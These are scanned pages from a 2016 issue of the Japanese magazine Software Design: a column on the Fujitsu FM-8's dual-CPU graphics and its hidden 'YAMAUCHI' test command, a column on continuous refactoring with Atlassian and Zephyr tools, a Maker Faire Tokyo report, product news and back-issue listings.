1980年代初頭、4大メーカーが競い合って、新たな機能を有する8bitマイコンを開発・発表していました。日立、シャープに始まり、NECがPC-8001を発表したあと、最後発の富士通が満を持して発表したマイコンがFUJITSU MICRO 8（以下FM-8）だったのです。今回は、このFM-8についてのお話をしましょう。

FM-8とは

1980年10月に登場したマイコン、日立ベーシックマスターレベル3（以下レベル3）は、横640×縦200ドット8色カラー表示のグラフィック機能を備え、それまでのキャラクタ表示から比べると大きく表示機能がアップしましたが、8ドットごとに1色しか表現できませんでした。翌年の1981年5月に発売されたFM-8は、1ドットごとに8色の指定が可能になっていました[注1]。

640×200ドットの1色画面は、グラフィックVRAM上の1ドットが1bitに対応するので、640×200／8＝16KBのメモリエリアが必要になります。8bit CPUは、全体で64KBのメモリエリアしか扱えないものが一般的ですので16KBのサイズは、その1/4を占めることになります。

FM-8では、ドットごとに8色指定ができますので、Blue、Red、Greenの3画面のVRAMエリアが必要になり合計すると48KB分になります。このサイズをメインメモリエリアに配置してしまうと、ROMやRAMを配置できるエリアが小さ過ぎてシステムとしては使い物になりません。そこでFM-8では、グラフィックVRAMとそれを制御するROMをサブCPUのエリアにおいたのです（**図1**）。そして、メインCPUの64KBとサブCPUの2つのCPUを搭載してこの問題を解決したのです。

FM-8のメインCPUは、レベル3でも使用された究極の8bit CPUと呼ばれていたモトローラの68A09が使われ、動作クロックはレベル3の1MHzよりわずかに高速な1.2288MHzでした。サブCPUにも同じモトローラの6809を使い1MHzで動かしていました。2つのCPUを並列で動作させることで、高速なグラフィック描画を実現できたのです。FM-8は、**写真1**のようにキーボード一体型の、ホビー向けというよりビジネスでの使用を前提とした堅牢な筐体と、重い打鍵感のキーボードを備えていました。

“YAMAUCHI”とは

サブCPUはメインCPUとは独立したシステムですので、BASICで利用している範囲ではとくに意識せずに高速な画面描画を実現していました。しかし、当時の高速化表示のためのテクニックである「マシン語によるVRAMを直接アクセスしての描画」はメインCPUからVRAMに直接アクセスできず、通常の方法では不可能でした。

▼写真1　富士通FM-8

右上の黒い四角部にオプションで外部記録のバブルメモリ（32KB）を搭載できました。

注1） 沖電気工業が1981年5月に発表して10月に出荷したIF800は640×200、8色のグラフィック表示が可能でした。

しかし、サブCPUを直接使いこなすテクニックをパワーユーザが見つけ出し発表したのです。FM-8の開発技術者がサブCPUのシステムを製作する過程で利用したと思われる「TESTコマンド」が用意されていたのです。それは**図1**の128byteの共有エリアに、$3Fに続き$59,$41,$4D,$59,$55,$43,$48,$49（ASCIIコードだと"YAMAUCHI"の文字列）と一緒に短い転送ルーチンと、そこへのジャンプアドレスを指定することで実行できる技だったのです。

転送プログラムは、2つのCPUの停止／実行の制御を行い、メインCPUとサブCPUエリアにおける共有エリアのアドレス（メインCPU：$FC80、サブCPU：$D380）の違いを吸収するために6809のアドレッシングモードを駆使したポジションインディペンデント[注2]の必要があり、短いながらもかなり複雑なプログラムが要求されました。転送プログラムさえ動作すれば、サブCPUにマシン語のプログラムを転送して実行することで、FM-8は一気にビジネス用マシンから高速なゲームマシンへと変身したのです。

ゲーム向きではないキーボード

ゲームが動作しはじめると、ゲームマシンとしての新たな問題が生じました。シューティングゲームなどでキャラクタを動かすとき、キーボード[注3]を利用します。キーが押されてるときは、その方向にキャラクタが移動し、キーを離すとキャラクタが止まる動作が求められたのですが、FM-8ではキーを離してもキャラクタが止まりません[注4]。別のキーを入力することで初めて、前のキーが押されていないことになるのです。これは、FM-8が4bit CPUによりキーボード制御をインテリジェントに行うことが原因であり、ビジネス用には優れた機能であっても、ゲーム用には困ったことになったのです。

円の描画

FM-8は、円を描画するBASIC命令のCIRCLE文が追加され、BASICプログラムから容易にグラフィック画面に円を描画できるようになっています。

円の描画は基本的には多角形の描画であり、頂点の座標を求めるために三角関数を使うことになります。当時のマシンではSIN、COSの小数演算は荷が重いため、テーブルを設けて、そこから該当する数値を引き出して高速化を図っています。


FM-8の画面は縦横比1.6：1を実現するために1ドットの縦幅が横幅の2倍になっています。真円を描画するためには、縦の座標を1/2にすれば表現できるはずです。BASICで48角形を描いたものと同じ半径の円をCIRCLE文で描いたものを画面上で重ねてみたところ、縦座標を0.5倍から0.45倍にすると重なりました。昔のディスプレイは現在のものより少し縦長だったのでしょうか。FM-8が進化したFM-7については、また次の機会にお話します。SD

注2） 位置独立コード。メモリのどこに置かれても絶対アドレスにかかわらず正しく実行できるマシン語プログラム。

注3） 当時は矢印キーよりテンキーの2・4・6・8が利用された。

注4） 唯一、STOP（FM-7ではBREAK）キーのみ離したことが判ったため、ゲームでは発射ボタンとして利用されていました。

▼図1　FM-8のMAIN/SUB CPUのメモリマップ



うまくいく チーム開発のツール戦略

第4回 継続的なリファクタリングで技術的負債を完済! プロダクトの品質向上を目指すには

Author リックソフト㈱ 祖父江 良二(そぶえ りょうじ)

トラブルが多発する理由の1つには、ソフトウェア自身が抱える「技術的負債」があります。ソフトウェアが設計上の理想から外れている状態を、債務(借金)との類推から「技術的負債がある」と言います。技術的負債を返済しないとプロダクトの品質が上がらず、本来のソフトウェアの開発に注力できなくなり、なかなかビジネス価値を創出できません。


今回は、この技術的負債を返済し、ソフトウェアの構造をより良い状態にしていく実際の方法として、D Software社のZephyr Enterprise Edition(以下ZephyrEE)および、アトラシアン社の製品群によるツールチェーンを用いた、リファクタリングを継続的に実施していくためのしくみについて説明します(**図1**)。

設計の見なおしと議論

技術的負債を返済するためにリファクタリングを行っていくわけですが、まずはチーム全員で同一の設計上の理想を描けている必要があります。そうでないと、数あるクラスのうち、処理をどの部分に担わせるかなど、担当者によって差異が生じ、後工程での認識合わせに時間をとられたり、あとからソースコードを俯瞰(ふかん)した場合に一貫性のない状態になったりします。このため、チーム内でその内容を共有しましょう。

チャットツールであるHipChat Serverを用いると、設計についてチーム内で議論できます。HipChat Serverでは「ルーム」を作成し、そこで行います。もちろん、ルームへの入室権限をユーザごとに設定可能なので、必要十分なメンバーだけが読み書きできるように限定できます。インターネットからアクセスできるようにしておけば、複数拠点にチームが分散した場合でもスムーズに議論が行えますし、さらにスマートフォンを含む多くのデバイスにも対応しているので、出張時の移動時間も議論に参加できます。

▼図1 ZephyrEEとアトラシアン社の製品群によるツールチェーン



このようにして議論で得られた結果を、チームコラボレーションツールConfluenceのプロダクトに関連するスペースに記載しましょう。Confluenceのような CMS（Contents Management System）上に決定事項をまとめたほうが、あとから見なおす場合や、新規メンバーを教育するときに見やすい形で置いておくことができます。筆者らのチームでは、プロダクトのシステム構成、ソフトウェアのコンポーネント分割やレイヤー分けなどの基本設計、用語集、Q&A、コーディング規約などを、実際にConfluenceに記載して運用しています。

設計の理想を検討する方針としては、おおむねソフトウェアをシンプルにし、コードクローンを適切な方法で減らすのがよいと思います。そのための設計手法・原則としては、SOLID原則やデザインパターン、リファクタリング、DRY原則、YAGNIなどが存在します。

できることから改善

設計としてのあるべき姿は検討しました。しかし、抜本的な対策には時間がかかるため、すぐに実行に移すのは難しいと思います。たとえば、請負額や作業期間が厳しい場合、長期間続いているプロジェクトで抜本的に改革を行った際の影響範囲が大きい場合などです。それでも、改善のための何らかのアクションを起こしていかないと、いつまでたっても状況は良くなりません。あるべき姿に近づくように、できることから実践していくのが良策です。

統合開発環境にソースコードのフォーマッターを導入してコーディングルール統一の助けにし、さらにソースコードを静的解析ツールにかけることで、バグが潜んでいないか、コーディングルールに準拠しているかといった確認ができます。なお、静的解析ツールの実行は、Bambooを使用することで自動化が可能です。

プログラム自身の改善にはリファクタリングを行いましょう。リファクタリングは「外部から見た動作を変えずにソースコードの内部構造を整理する」ことで、読者のみなさまにはお馴染みではないかと思います。これにより、ソフトウェアをより良い状態に近づけます。その際は、設計改善の作業だけを行い、新機能の作り込みなどのほかの対応を同時に行わないことが重要です。

また、チーム内のメンバー複数人で開発していて、各人のソースコードの変更を統合（マージ）する際にコンフリクトが多く発生し、その対応に追われていることはないでしょうか？ そのような場合、機能が1つのファイルに集約され過ぎているという理由で、改善の余地があるかもしれません。

作成したソースコードは人手によるレビューを実施しましょう。これにより静的解析ツールではカバーできない面での品質を確保できます。「動けばよい」という考え方で漫然とコードを書いていては、プログラミングの技術・品質はいつまでたっても向上しません。レビュアーが理解しやすいコードを書く必要が生じることで、チームメンバーの意識の向上に役立つと思います。

筆者らのチームでは、詳細設計（全体の対応方針や利用するアルゴリズムなど）についてはあらかじめチームメンバー間で認識を合わせておき、レビューではソースコードの読みやすさ、クラス・メソッド名の名前付けの良し悪し、処理の責務が妥当かといった項目を主眼としてレビューを行っています。

Bitbucket Serverでは、前回の記事で紹介したように、シンプルなレビュープロセスであるプルリクエストをサポートしています。Bitbucket Serverの画面上でソースコードの差分を見ながらレビューができるので、ソースコードを紙に印刷して蛍光ペンでマーキングする必要はありませんし、複数人でレビューする際も指摘事項を共有して議論できます（**図2**）。また、課題管理ツールであるJIRAと連携し、プルリクエストによる承認をJIRAの課題のワークフローに組み入れることで、プルリクエストが未実施の場合はJIRAの課題をクローズできないように設定できます。

ソースコードを変えたらテストを実施

リファクタリングによりソースコードを変更したら、そのつどテストする必要があります。外部から見た挙動が変わらないようにしたつもりでも、意図どおりに動作する保証はなく、実際にプログラムを動作させて検査してみないと確実に動作するかわからないからです。とくに継続的なリファクタリングの実施においては、ソースコードに変更を加えたら即テストを行えることが重要です。すぐにテストを行わないと、あとあと問題が発生した際に、どこに原因があったのか特定するのに時間がかかるためです。さいわい、自動的なユニットテストのフレームワークがプログラミング言語ごとにあり、たとえばJavaではJUnitと呼ばれるテストフレームワークがあります。

これらのテストフレームワークは、プログラムをテストするプログラムをあらかじめ作成しておき、それを随時実行して成功・失敗の結果を出力できます。Bitbucket ServerとBambooを組み合わせると、ソースコードを変更してコミットしたらユニットテストが実行されるように設定できます。さらに、新機能開発などでトピックブランチを作成する際に、派生元ブランチのビルドやユニットテストが成功しているかどうか確認できます。それらが失敗しているブランチでは品質が十分でないため、派生ブランチを作成すべきではありません。

ユニットテストはすばらしい考え方ではありますが、現在のところ手作業によるテストをすべて置き換えるには至っておらず、ユニットテストによる自動テストと、手動によるテストを併用するのがよいと思います。無理にユニットテストだけで行おうとすると、プロダクトの仕様が変わったときにユニットテスト部分の変更に多大な工数がかかるなど、良い結果にならない恐れがあります。

テストの実施と進捗の確認

このように、多くのチームでは手動・自動のテストの両方を行う必要があると思います。テストマネジメントツールを使用すると、テストに関わるあらゆる管理を一括して行うことができます。ZephyrEEは、大規模な開発案件に適用可能なテストマネジメントツールであり、**表1**の機能を持っています。

ZephyrEEを使用して、テストケースを手作業でリポジトリに作成します。まず、テストケースの概要を記入し、その配下に手順と期待される結果を複数記入します。あらかじめ整理されたツリー構造にしておくと再利用性が高くなり、効率向上につながります。

ZephyrEEではテストの実施計画をサイクル、フェーズという単位で行います。プロダクトのリリースに対して複数のサイクルを作成し、各サイクルの中に複数のフェーズを作成できます。搭載される機能や開発規模はリリースごとに異なりますが、それに合わせた計画ができます。

▼図2　プルリクエストによるソースコードの確認と議論

サイクルはプロダクトのビルドに対応します。実施すべき一連のテストのグループを定義し、障害が見つかった場合は次のサイクルで巻き返しを図ります。フェーズでは、たとえば新機能のテスト、性能テスト、セキュリティテスト、全機能のスモークテストといった、サイクル中で実施するテストの分類を定義できます。さらにフェーズ内、たとえば「新機能のテスト」フェーズでは新機能Aのテスト、新機能Bのテスト、……といった具合にさらに詳細に落とし込みます。

リポジトリに作成しておいたテストケースをサイクルに取り込むことで、初めてテストを実行できる状態となります。実行中のサイクル・フェーズで実際にテストを行い、結果を記入します(**図3**)。


ZephyrEEとBambooを連携させると、テスト計画の中にユニットテストの結果も取り込めます。これにより、一連の手作業・自動のテスト結果のエビデンスを一括して管理できます。その際、D Software社がAtlassian Marketplaceで提供しているBamboo向けのアドオン「Zephyr Enterprise Add-on for bamboo」[注1]をインストールしておくと、ZephyrEEと連携するためのタスクをBambooのジョブの中に追加するだけで設定ができます。

テストの実施中はメトリクスを表示することで、テストの進捗、リソース状況をリアルタイムに確認できます。

おわりに

品質を向上させたプロダクトをいざ本番環境に配備するとうまく動作しなかった、という経験はありませんか？ 次回は、修正したコードが本番環境で動かないという事態が発生しないようにするにはどうすべきかをテーマにする予定です。SD

▼図3　テスト計画とテストの実施結果の記入



注1）https://marketplace.atlassian.com/plugins/com.thed.zephyr.zee-bamboo/server/overview

▼表1　ZephyrEEのおもな機能とメリット

カテゴリ	機能	メリット
プロダクトの管理	プロジェクトと、そのリリースを作成する	複数製品のリリースを一括して管理できる
要件管理	要件を作成する	要件とテストケースのトレーサビリティを確保し、検査漏れの発生を防ぐ
	要件とテストケースを関連付ける	
テストケースの作成	テストケースを作成する	スプレッドシートではできない同時編集が可能
	テストケースを複製する	テストケースの再利用性の向上
テスト計画の管理	テスト計画（サイクル・フェーズ）を作成する	リリースに必要なテスト計画を策定できる
	テスト計画とテストケースを関連付ける	
	テスト計画を実行する	テスト計画とテスト結果の関連付けや、エビデンスの保持ができる
リソース管理	テスト実施者の負荷状況を管理する	計画の妥当性や現状の進捗を判断できる
障害管理	検査により発覚した障害を記録できる	障害とテストケースのトレーサビリティを確保し、障害の対応漏れを防ぐ
	テストケースと障害を関連付ける	
レポート	各種メトリクスをリアルタイムに表示する	各種の情報をトラッキングできる
外部連携	xUnitテストの結果を取り込む	テスト計画に対するユニットテストのエビデンスを保持できる
	インポート・エクスポート	他システムからのデータ移行や報告用資料を作成できる
	外部ITSと連携する	テストマネジメントツール以外と連携できる

Report

「Maker Faire Tokyo 2016」開催

8月6、7日、東京ビッグサイト（東京都江東区）にて、「Maker Faire Tokyo 2016」が㈱オライリー・ジャパン主催で開催された。

Maker Faireは「DIY」の展示発表会。3Dプリンタやワンボードの登場によってものづくりの敷居が下がり、個人製造が急速に広まった「Makerムーブメント」の祭典である。日本では「Make: Tokyo Meeting」の名称で2008年から開催されており、2012年に現在の「Maker Faire Tokyo」の名称にリニューアルされた。

本イベント1日目の、セッションおよび展示会の模様をレポートする。

人命救助を目的とした、オープンソース次世代ドローンの開発

3Dプリンタでフレームを作成、将来的には3Dデータがオープン化されるという次世代ドローン「X VEIN」。学生と社会人から成る開発チームが発表を行った。

高専に入学した年が東日本大震災だったという、小笠原佑樹さんと粂田瞭さん。「人の役に立つ、とくに人命救助のためのドローンを作りたい」と考えた2人は在学中からドローンの開発を行っており、その考えに共鳴したイクシー㈱の小西哲哉さん、オートデスク㈱の芥川尚之さんおよび藤村祐爾さんがチームに参加し、本格的な開発が始まった。

「X VEIN」は災害現場での利用が想定されており、

- プロペラをフレームでガードし、障害物との接触による墜落を防ぐ
- 機体の多くに3Dプリンタの部品を使い、現地でのパーツ調達・交換が可能

といった特徴がある。データをオープン化する理由は、より多くのプレイヤーの参加によって、開発を加速させたいからとのこと。また、機体強度を保ちつつ軽量化するために、3D CAD/CAMソフト「Fusion360」で設計した部品に、ジェネレーティブデザイン[注1]ソフト「WITHIN」を使って中空格子構造を与えている。

▲小笠原 佑樹さんと「X VEIN」

注1) 部材、機能などの入力から、シミュレーションによって最適な設計を生成すること。

目を引いた出展

・1/2サイズタチコマ、外装検討モデル

攻殻機動隊REALIZE PROJECTが進める「タチコマ1/2サイズリアライズプロジェクト」の経過報告として展示。

▲1/2サイズタチコマ、外装検討モデル

・月面探査用4輪ローバー「PFM3」

民間による月面無人探査を競うコンテスト「Google Lunar X Prize」に挑戦中のプロジェクト「Hakuto」。写真は、その探査に使われるローバーのプリフライトモデル。

▲タブレットで操縦できる月面探査用4輪ローバー「PFM3」

・ラズパイ・シンセ「S³-6R」

ものづくりの同好会「R-MONO Lab」作、ハイレゾシンセサイザ。プラットフォームにRaspberry Pi 3を使用。

▲Raspberry Pi 3を使ったシンセサイザ「S³-6R」

CONTACT
㈱オライリー・ジャパン URL http://www.oreilly.co.jp


Software

ネオジャパン、
ビジネスチャットシステム「ChatLuck」がバージョンアップ
端末認証機能、デスクトップ通知機能などを提供

㈱ネオジャパンは、オンプレミス型ビジネスチャットシステム「ChatLuck」のV1.2を8月4日に提供開始した。

V1.2では、新たに端末認証機能を搭載。アクセスを許可する端末を「ChatLuck」上で登録／制限でき、紛失／盗難の際には管理者側で利用停止の措置もとれる。会社支給の端末のほか、BYOD（私的端末の業務利用）や、取引先や協力会社など企業の管理下にない端末での情報漏えいや不正アクセス対策に効果を発揮する。

また、新着情報をデスクトップへ通知するクライアントアプリも同時にリリースした。これまでPCブラウザで利用する場合、新着メッセージが届いても気づきにくいという課題があった。本アプリの導入により、いち早く新着情報に気づき、より迅速なコミュニケーションが図れる。本アプリのフレームワークにはElectronを採用し、Windows/Macの両方に対応した。



▲デスクトップ通知の様子

CONTACT
㈱ネオジャパン URL http://www.neo.co.jp

Service

Cylance Japan、
人工知能でマルウェア検知、エンドポイントセキュリティ
「Cylance」日本拠点設置


▲Cylance Japan㈱社長　金城 盛弘氏

Cylanec社は、予測防御型サイバーセキュリティソリューションを提供するアメリカの企業である。日本市場への展開のため、アジア初となる研究と販売の拠点設置を発表した。

同社製品であるCylance Protectのマルウェア検知の特徴は機械学習によって未知のものにも対応可能にした点。日々多数生み出されるマルウェアに人力で対応することは難しく、ここにクラウド技術を利用した人工知能による分析手法を適用し、高い検知率と防御率を達成しているという。すでにトヨタをはじめとして1,000社を越える海外企業での導入実績があり、高い評価を得ている。

日本での販売は、エムオーテックス㈱、㈱日立ソリューションズが行う。同社製品は現在、企業用のみの販売だが、近い将来に一般消費者向けに販売する製品も予定しているという。

CONTACT
Cylance Japan㈱ URL https://www.cylance.com/jp

Software

パラレルス、
「Parallels Desktop 12 for Mac」を発売

パラレルス㈱は8月23日、Parallels Desktop for Macの最新バージョン「Parallels Desktop 12 for Mac」を発売した。

Parallels Desktop for Macは、Mac上でWindowsおよびほかのmacOSを仮想マシンとして実行できるソフト。「12」ではホストOS・ゲストOSとして「macOS Sierra」に対応したほか、次のような機能強化が行われた。

- 20以上のツール・ユーティリティをまとめた「Parallels Toolbox for Mac」を搭載
- 500GBのクラウドバックアップストレージが付帯した、Acronis True Imageの1年版サブスクリプションが付属
- Windowsをバックグラウンドで常駐化可能に
- Windowsアップデートのスケジューリングが可能に

●Parallels Desktop 12 for Mac製品種別

製品名	標準価格（税抜）
通常版	7,870円
乗り換え版	6,000円
年期間更新版	18,888円
ユーザライセンス版	35,000円
大学生協版	5,556円
USBメディア版	8,796円

CONTACT
パラレルス㈱ URL http://www.parallels.com/jp

BACKNUMBER バックナンバーのお知らせ

バックナンバー好評発売中！常備取り扱い店もしくはWebより購入いただけます

本誌バックナンバー（紙版）はお近くの書店に注文されるか、下記のバックナンバー常備取り扱い店にてお求めいただけます。また、「Fujisan.co.jp」（http://www.fujisan.co.jp/sd）や、e-hon（http://www.e-hon.ne.jp）にて、Webから注文し、ご自宅やお近くの書店へお届けするサービスもございます。

2016年9月号

第1特集
知りたい情報集まっていますか?
ログ出力のベストプラクティス

第2特集
良いPHP、悪いPHP
——すぐ効くWeb開発入門

一般記事
・「良いプログラム」のための「良いコメント」コードを読みやすくするための6つの書き方

定価（本体1,220円+税）

2016年8月号

第1特集
GitHubさいしょの一歩
はじめてのPull Requestから、チーム導入へ

第2特集
案外知らなかった
YumとAPTのしくみと活用

一般記事
・Ruby on Railsへの導入でわかったRRRSpecによる分散テストの効果

定価（本体1,220円+税）

2016年7月号

第1特集
試して実感!
プログラマが知っておくべきTCP/IP

第2特集
手を動かして学ぼう正規表現入門
記事とWebツールでトレーニング

新連載
・アプリエンジニアのための［インフラ］入門

定価（本体1,220円+税）

2016年6月号

第1特集
速く堅実に使いこなすための
bash再入門

第2特集
RDBの学び方
MySQLを武器にSQLを始めよう!

巻頭特集
・Android Wearアプリ開発入門［特別編］
・フリーで始めるサーバのセキュリティチェック［後編］

定価（本体1,220円+税）

2016年5月号

第1特集
コード編集の高速化からGitHub連携まで
Vim［実戦］投入

第2特集
2年ぶりのLTS
安定のUbuntu 16.04の新機能

巻頭特集
・特別SIMで始めよう!　SORACOMでわかるIoT

特別付録
・SORACOM Air SD Special Version

定価（本体1,420円+税）

2016年4月号

第1特集
やればできる!　ワンランク上のプログラミング
今すぐ実践できる良いプログラムの書き方

第2特集
オブジェクトストレージの教科書

特別企画
・適切なLANケーブリングの教科書［番外編］
・春の嵐呼ぶ!　DevOps座談会

定価（本体1,220円+税）

Software Design　バックナンバー常備取り扱い店							
北海道	札幌市中央区	MARUZEN＆ジュンク堂書店　札幌店	011-223-1911	神奈川県	川崎市高津区	文教堂書店　溝の口本店	044-812-0063
	札幌市中央区	紀伊國屋書店　札幌本店	011-231-2131	静岡県	静岡市葵区	戸田書店　静岡本店	054-205-6111
東京都	豊島区	ジュンク堂書店　池袋本店	03-5956-6111	愛知県	名古屋市中区	三洋堂書店　上前津店	052-251-8334
	新宿区	紀伊國屋書店　新宿本店	03-3354-0131	大阪府	大阪市北区	ジュンク堂書店　大阪本店	06-4799-1090
	千代田区	書泉ブックタワー	03-5296-0051	兵庫県	神戸市中央区	ジュンク堂書店　三宮店	078-392-1001
	千代田区	丸善　丸の内本店	03-5288-8881	広島県	広島市南区	ジュンク堂書店　広島駅前店	082-568-3000
	中央区	八重洲ブックセンター本店	03-3281-1811		広島市中区	丸善　広島店	082-504-6210
	渋谷区	MARUZEN＆ジュンク堂書店　渋谷店	03-5456-2111	福岡県	福岡市中央区	ジュンク堂書店　福岡店	092-738-3322

※店舗によってバックナンバー取り扱い期間などが異なります。在庫などは各書店にご確認ください。

DIGITAL デジタル版のお知らせ

デジタル版Software Design 好評発売中！紙版で在庫切れのバックナンバーも購入できます


本誌デジタル版は「Fujisan.co.jp」（http://www.fujisan.co.jp/sd）と、「雑誌オンライン.com」（http://www.zasshi-online.com/）で購入できます。最新号、バックナンバーとも1冊のみの購入はもちろん、定期購読も対応。1年間定期購読なら5%割引になります。デジタル版はPCのほかにiPad／iPhoneにも対応し、購入するとどちらでも追加料金を払うことなく、読むことができます。


ひみつのLinux通信


作)くつなりょうすけ
@ryosuke927

第100000(2進数で)回 大容量サイズのディレクトリを分割する

マラソンと欲望に身を任せた一郎でのカーボローディングが趣味だというくつな先生の屈折マンガを読めるのは本誌だけ！

